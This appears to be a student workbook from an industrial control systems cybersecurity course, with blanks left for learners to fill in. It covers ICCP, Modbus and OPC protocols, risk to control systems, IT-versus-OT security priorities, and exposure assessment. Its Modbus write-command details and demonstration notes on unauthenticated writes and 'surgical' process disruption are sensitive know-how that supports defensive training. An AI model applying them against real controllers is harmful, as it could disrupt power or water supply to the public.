


Industrial Control Systems Cybersecurity Training - 300

ICCP


Inter-Control Center Protocol (ICCP or IEC 60870-6/TASE.2) facilitates seamless exchange of time-critical data over local and wide area networks. ICCP is the most capable, widely adopted open communications protocol available to the electric power industry today.

- Used within the electrical sector between control centers ([Port 102](#))
- Data source is mapped at the client and server
- **Secure version of ICCP incorporates digital certificate authentication and encryption**
- Some non-SCADA networks are incorporating ICCP into their systems.



OSI Network Model for ICCP

This 7-layer model provides ways to define what? _____



Reference: <https://www.gegridsolutions.com>





Industrial Control Systems Cybersecurity Training - 300

ICCP Message

ICCP Conformance Block Name	Type of Services
Block 1	Periodic Power System Data
Block 2	Extended Data Set Monitoring
Block 3	Block Transfer Data
Block 4	Information Messages
Block 5	Device Control
Block 6	Program Control
Block 7	Event Reporting
Block 8	Additional User Objects
Block 9	Time Series Data

Reference: https://www.scadahacker.com/library/Documents/ICS_Vulnerabilities/EPRI%20-%20ICCP%20Protocol%20-%20Threats%20to%20Data%20Security%20and%20Potential%20Solutions.pdf

Modbus

The Modbus protocol was initially created for use over serial connections and was adapted for use over TCP/IP. Numerous vendors have implemented their own versions of Modbus over TCP; however, there is no official standard to which these implementations are being built.

Modbus communications are simple: a client issues a single packet request to a server to read or write data; the server acts on the request and returns a single-packet response that indicates success or failure of the request.

Modbus is one of the oldest and most popular ICS protocols in use today. Modbus is an application layer protocol used to communicate with field controllers. Due to its popularity, most field controllers support Modbus. Unlike most protocols, however, Modbus is used for both command and control and device level communications.

For more information visit: www.modbus.org





Industrial Control Systems Cybersecurity Training - 300

The following highlights the various versions of Modbus as it evolved.

Modbus ASCII

- Serial RS-232 or RS-485

Modbus Plus (Modbus+, MB+)

- Proprietary to Modicon
- Twisted pair up to 1 MB/s
- Uses token rotation

Modbus RTU (Most Common)


- Serial RS-232 or RS-485

Modbus TCP

- Transported within TCP/IP data packets
- Uses **Port 502**


One of the downfalls of Modbus is? _____

Modbus TCP Packet Diagram



Modbus Message

Messages are clear text (easy to view on a protocol analyzer), easy to decode, and require no authentication or authorization.



Modbus message structure

Field	Description
Device address	Address of the receiver
Function code	Code defining message type
Data	Data block with additional information
Error check	Numeric check value to test for communication errors





Industrial Control Systems Cybersecurity Training - 300

Properties of Modbus/ASCII and Modbus/RTU

	Modbus/ASCII	Modbus/RTU
Characters	ASCII 0...9 and A..F	Binary 0...255
Error check	LRC Longitudinal Redundancy Check	CRC Cyclic Redundancy Check
Frame start	character :	3.5 chars silence
Frame end	characters CR/LF	3.5 chars silence
Gaps in message	1 sec	1.5 times char length
Start bit	1	1
Data bits	7	8
Parity	even/odd	none
Stop bits	1	1
		2

Device and Modbus address ranges

Device address	Modbus address	Description
1...10000*	address - 1	Coils (outputs)
10001...20000*	address - 10001	Inputs
40001...50000*	address - 40001	Holding registers

* Maximum value is device dependent

Common Modbus function codes

Code	Description
01	Read coil status
02	Read input status
03	Read holding registers
04	Read input registers
05	Force single coil
06	Preset single register
07	Read exception status
15	Force multiple coils
16	Preset multiple registers
17	Report slave ID

Function 01 query structure

Byte	Value	Description
1	1...247	Slave device address
2	1	Function code
3	0...255	Starting address, high byte
4	0...255	Starting address, low byte
5	0...255	Number of coils, high byte
6	0...255	Number of coils, low byte
7(...8)	LRC/CRC	Error check value

Function 01 answer structure

Byte	Value	Description
1	1...247	Slave device address
2	1	Function code
3	0...255	Number of data bytes N
4... N+3	0...255	Bit pattern of coil values
N+4(...N+5)	LRC/CRC	Error check value





Industrial Control Systems Cybersecurity Training - 300

Common Modbus function codes

Code	Description
01	Read coil status
02	Read input status
03	Read holding registers
04	Read input registers
05	Force single coil
06	Preset single register
07	Read exception status
15	Force multiple coils
16	Preset multiple registers
17	Report slave ID

Function 02 query structure

Byte	Value	Description
1	1...247	Slave device address
2	2	Function code
3	0...255	Starting address, high byte
4	0...255	Starting address, low byte
5	0...255	Number of inputs, high byte
6	0...255	Number of inputs, low byte
7(...8)	LRC/CRC	Error check value

Function 02 answer structure

Byte	Value	Description
1	1...247	Slave device address
2	2	Function code
3	0...255	Number of data bytes N
4...N+3	0...255	Bit pattern of input values
N+4(...N+5)	LRC/CRC	Error check value

Common Modbus function codes

Code	Description
01	Read coil status
02	Read input status
03	Read holding registers
04	Read input registers
05	Force single coil
06	Preset single register
07	Read exception status
15	Force multiple coils
16	Preset multiple registers
17	Report slave ID

Function 03 query structure

Byte	Value	Description
1	1...247	Slave device address
2	3	Function code
3	0...255	Starting address, high byte
4	0...255	Starting address, low byte
5	0...255	Number of registers, high byte
6	0...255	Number of registers, low byte
7(...8)	LRC/CRC	Error check value





Industrial Control Systems Cybersecurity Training - 300

Modbus Demonstration Notes

- **Conditions**
 - Attached to the network
 - All PLC tags have Modbus mapping
- Simple Python script performs Modbus write
- Shotgun blast, with unknown consequences

Considerations

- Knowledge of the process is key for long-term or “surgical” disruption
- Field controllers generally do not contain process knowledge such as:
 - Breaker 17A supplies power to Brookfield subdivision
 - Valve 4 controls water flows to Zone 18
- Direct access to field equipment without additional knowledge generally only results in nuisance disruption


OPC

The OPC Foundation – The interoperability Standard for Industrial Automation

OPC is open connectivity via open standards. It is based on client server technology. The client requests data from the server, which gets and sends the requested data to the client.

- OPC was originally developed in _____ based on Microsoft products OLE, COM, and DCOM
- OPC .NET 4.0 provides .NET interface to “Classic Servers”
 - Increased security – authentication, authorization, data encryption and two ports opened for communication
- OPC Unified Architecture (UA) – Based on open standards such as SOAP/XML over HTTP, UA TCP.

For more information visit: www.opcfoundation.org






Industrial Control Systems Cybersecurity Training - 300

Why is OPC Popular?

- _____
- _____
- _____



- OPC provides a single common framework or interface.






Industrial Control Systems Cybersecurity Training - 300

LO2. Discuss cyber risks to industrial control systems

The risk equation for critical infrastructure is one that involves threat, vulnerabilities, and consequence. We can plot different types of threats and their associated elements against the likelihood of such activities happening. In its simplest form, we can plot consequence against likelihood, and then plot the activities of the three types of groups discussed earlier.

Fill in the risk curve below, as discussed during the video.



Group 1

- _____
- _____

Group 2

- _____
- _____

Group 3


- _____
- _____





Industrial Control Systems Cybersecurity Training - 300

Threat Trends for Control Systems




This graph plots the intruder knowledge and attack sophistication over time.

- The red diagonal line shows

- The grey curve shows

- The purple line indicates



Derived from Lipson, H. F., Tracking and Tracing Cyber-Attacks: Technical Challenges and Global Policy Issues, Special Report CMS-2002-SR-009, November 2002, page 10.





Industrial Control Systems Cybersecurity Training - 300

Security Topics – IT vs OT

Noting the differences between traditional IT environments and control system environments concerning security can lead to better understanding and communication between organizations.

In OT is confidentiality, integrity, or availability most important?

Area	IT	OT
Confidentiality	High Priority	Low Priority
Integrity	Moderate Priority	High Priority
Availability	Low Priority	High Priority
Patch Management	High Priority	Low Priority, Difficult
Technology Support	Short Term, 2-3 years	Long Term, 10-20 years
Secure System Development	More mature, part of lifecycle	Immature, Vendors slow at incorporating

Merging of IT and ICS

Connectivity via:

- External connections
- Corporate intranets
- Remote access
 - Other sites
 - Vendors/integrators
- Wireless capabilities.

Use of IT standards:

- Operating systems
 - Windows
 - UNIX/Linux
- TCP/IP communications
 - Web (e.g., IIS, Apache)
 - Database (e.g., SQL)
- Commercial Off-the-Shelf (COTS) applications

Recommended Practices

Cybersecurity Procurement Language Guidance

Cybersecurity Procurement Language for Energy Delivery Systems (ESCSWG 2014)

Cybersecurity Procurement Language for Control Systems (DHS 2009)

<https://www.us-cert.gov/ics/Recommended-Practices>

Secure Architecture Design

<https://www.us-cert.gov/ics/Secure-Architecture-Design>





Industrial Control Systems Cybersecurity Training - 300

Use Case Discussions






Industrial Control Systems

Cybersecurity Training - 300

1

The first step to identify system exposure or gap, is to identify system components such as the OS, applications, or communications that might be vulnerable; based on where they are in the network, or what they do.






Industrial Control Systems

Cybersecurity Training - 300

2

Next, look for the threat vector. Of the components found in step one is there vulnerabilities that have been identified. Advisories, vendor notifications, code, or other advanced tools may be used to find the threats.






Industrial Control Systems

Cybersecurity Training - 300

3

The next step is to mitigate all the vulnerabilities and threat vectors. Implement and follow a patch management strategy. Tighten firewall rules and monitor or remove modems and VPN connections.






Industrial Control Systems

Cybersecurity Training - 300

4

Exposure is the gap between potential threat vectors and existing defensive capability of the network. By systematically identifying the exposure of a system, a user can start to make intelligent choices about raising the security bar.

This in turn can help define a robust and effective cybersecurity strategy for the organization that will provide a balance between business operations and the most applicable defenses.



